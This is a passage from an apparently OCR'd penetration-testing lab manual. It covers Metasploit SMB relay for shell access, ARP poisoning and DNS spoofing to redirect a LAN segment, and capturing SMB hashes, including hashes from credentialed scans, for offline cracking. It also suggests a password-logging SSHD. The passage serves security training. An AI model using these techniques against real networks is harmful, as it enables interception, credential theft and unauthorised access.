


After Metasploit has set and launched the service, we get a new shell session with the target system.

If we want to interact with the session that has been established, we need to run the sessions command:

```
msf exploit(smb_relay) > sessions -i  2
```

Now we have access to our target system.



What if we wanted to attack all of the systems on a specific network segment? If an environment is "patched" against the WPAD attack, you can still achieve the same results with a little arp-cache poisoning and a little DNS Spoofing Kung Fu.


First, we arpspoof the LAN segment we are on. This will cause all of the traffic going though the default gateway to be redirected through our system. This is critical because we will be setting up some special attacks with some specific Metasploit modules.

To get this traffic to be re-directed to our Metasploit modules, we will intercept DNS queries and redirect them to our SMB capture modules running on our attacker system.

If the system we are attacking has the MS08-68 patch, you may need to specify SMBHOST to forward the SMB connection to. The patch checks the keys that are being received with the ones it has already sent. However, they did not fix the issue where the connection is being forwarded to another SMB server. The user already has access to (e.g. a file server).

A full write-up of this issue can be found here:

http://blog.metasploit.com/2008/11/ms08-067-metasploit-and-smb-relay.html




We have a little bit of system setup to do first.

First, we set up dnspoof to resolve all DNS queries to our tester system. Once we start arpspoof this will cause all traffic that would normally go through the gateway to be re-directed through our system where we can intercept the DNS resolution queries. Because we are closer we can send in incorrect responses and redirect the target systems wherever we want.

This can be done to redirect all resolutions to our IP address or it can be done for very specific servers like File/Print servers.


Now we start arpspoof. The "–i eth0" tells arpspoof which interface to use. The "-t 10.10.0.188" tells arpspoof to target 10.10.0.188. If this were left empty it would target the entire local subnet. Finally, the last IP address 10.10.75.1 is the IP of the gateway. That is the IP address that we want our system to "become."



Finally, we set up smb_relay to capture the smb packets that dnspoof is going to send us. We use the exact same steps we used in the smb_relay section.


As you can see we have a session that was created from one of the Windows systems on the network segment!

On Windows systems that have the MS08_068 Microsoft fixed the issue of reflecting the authentication back to the target system. However, this attack still works if you specify a SMBHOST to relay the connection to. For example, you would specify "SMBHOST <Insert SMB Server here>.




We can take this idea yet further if you think about re-directing other protocols to your Metasploit system where other modules are waiting. For example you could redirect ftp, http, telnet and smtp traffic to the various capture modules listening on your system. With a little bit of creativity, there is no limit to what you can do.

Outside of Metasploit you could set up a ruby SSH server or modify your SSHD code to log the passwords that people try. They will get an error about the fingerprints but many people would try to authenticate anyway.



Let's take a look at how Metasploit can be highly effective in environments where they are doing credentialed scans on a regular basis.


They have to authenticate to their systems somehow, right? Possibly, they may authenticate as a Local or Domain Administrator.



There are a number of situations where environments have automated scanning that will attempt to log on to every system they encounter to check patches and configuration. In these environments you can capture the smb authentication and take it offline for cracking.

We are going to mimic this by having your Linux system run an authenticated scan of itself. However, we are going to have Metasploit running with smb_capture. Then we are going to move the authentication challenges, responses and the challenge key to Cain and Abel for cracking.

Some people may ask "why not use smb_relay? " The reason is that many times the automated scanning servers run Linux, so trying to authenticate back to them may not be an effective option. Also, this lab shows how sometimes the results you receive may not match up exactly with what you are expecting. You may need to modify the data so it is in a format that can be cracked.



First, navigate to framework 3.3.3 and open msfconsole

```
# cd /home/tools/framework-3.3.3
# ./msfconsole
```

Now we will need to prepare smb_capture to receive the incoming connections and log them. Because smb_capture is not an exploit nor a payload it is under the auxiliary category of modules.

```
msf > use auxiliary/server/capture/smb
```

Now that the module is loaded we can view the options for smb_capture.

```
msf auxiliary(smb) > show options
```

As you can see there are a number of different logging options for smb_capture. Notice there are options for specifying two different log files. One is for logging to a format that Cain and Abel can read (PWFILE) and the other is the output of the tool.


We are going to enable both types of logging for this lab.

```
msf auxiliary(smb) > set LOGFILE /tmp/smb_logfile.txt
```

```
msf auxiliary(smb) >  set PWFILE /tmp/smb_pwfile.txt
```

When we are ready to start we simply type:

```
msf auxiliary(smb) > exploit
```



Ideally, any smb passwords we would capture would be in a format that is easily imported to Cain and Abel. However, it does not always work as well as the example on this slide.

Let's try to connect to our SMB server and see how smb_capture handles the connection attempt.


In another window run the following command:

```
# smbclient //[Your Linux IP]/c$ --user john
Enter john's password: JohnsPassword
```

When you receive the NT_STATUS_ACCESS_DENIED error, this is normal. It is Metasploit's way of saying it has what it needs. That, and there is no C$.

Now, go back to the output of smb_capture. As you can see, when smbclient tried to authenticate, it sent both the LMHASH response and the NTHASH hash response. We also got some other great information, such as the OS and the program that tried to authenticate.

But what if our tools don't give us information in exactly the format we want?



To see just how different the smb authentications can be we are going to use Nessus to scan our local box and see if we capture any hashes.

As root please run the following command to start the Nessus daemon:


```
# nessusd -D
```

After the plugins are all loaded, run the following command to start the Nessus client:

```
# nessus
```

When you are prompted for a Login and Password please use **root:!nessuspw!**

When the Warning pop-up box appears just click "OK."




The key for this lab is to have Nessus try to authenticate to our smb_capture module. To do this we will need to specify some credentials for Nessus to try and authenticate with.

This is a typical scan for many organizations. They like to have their automated scanning tool authenticate to the systems that it finds so it can do in-depth credentialed scans. This allows them to identify third-party applications (like Adobe) that may be behind on patches. This approach is also used to identify any systems that are not configured properly. The issue is that many of the tools that they use will try to authenticate to any system that is listening on a given port. As penetration testers we can take advantage of that.


Please select the Credentials tab then scroll down to where the SMB account and the SMB password are specified.

Please use the following credentials Bob:1234. Any other password you use may take far longer to crack.



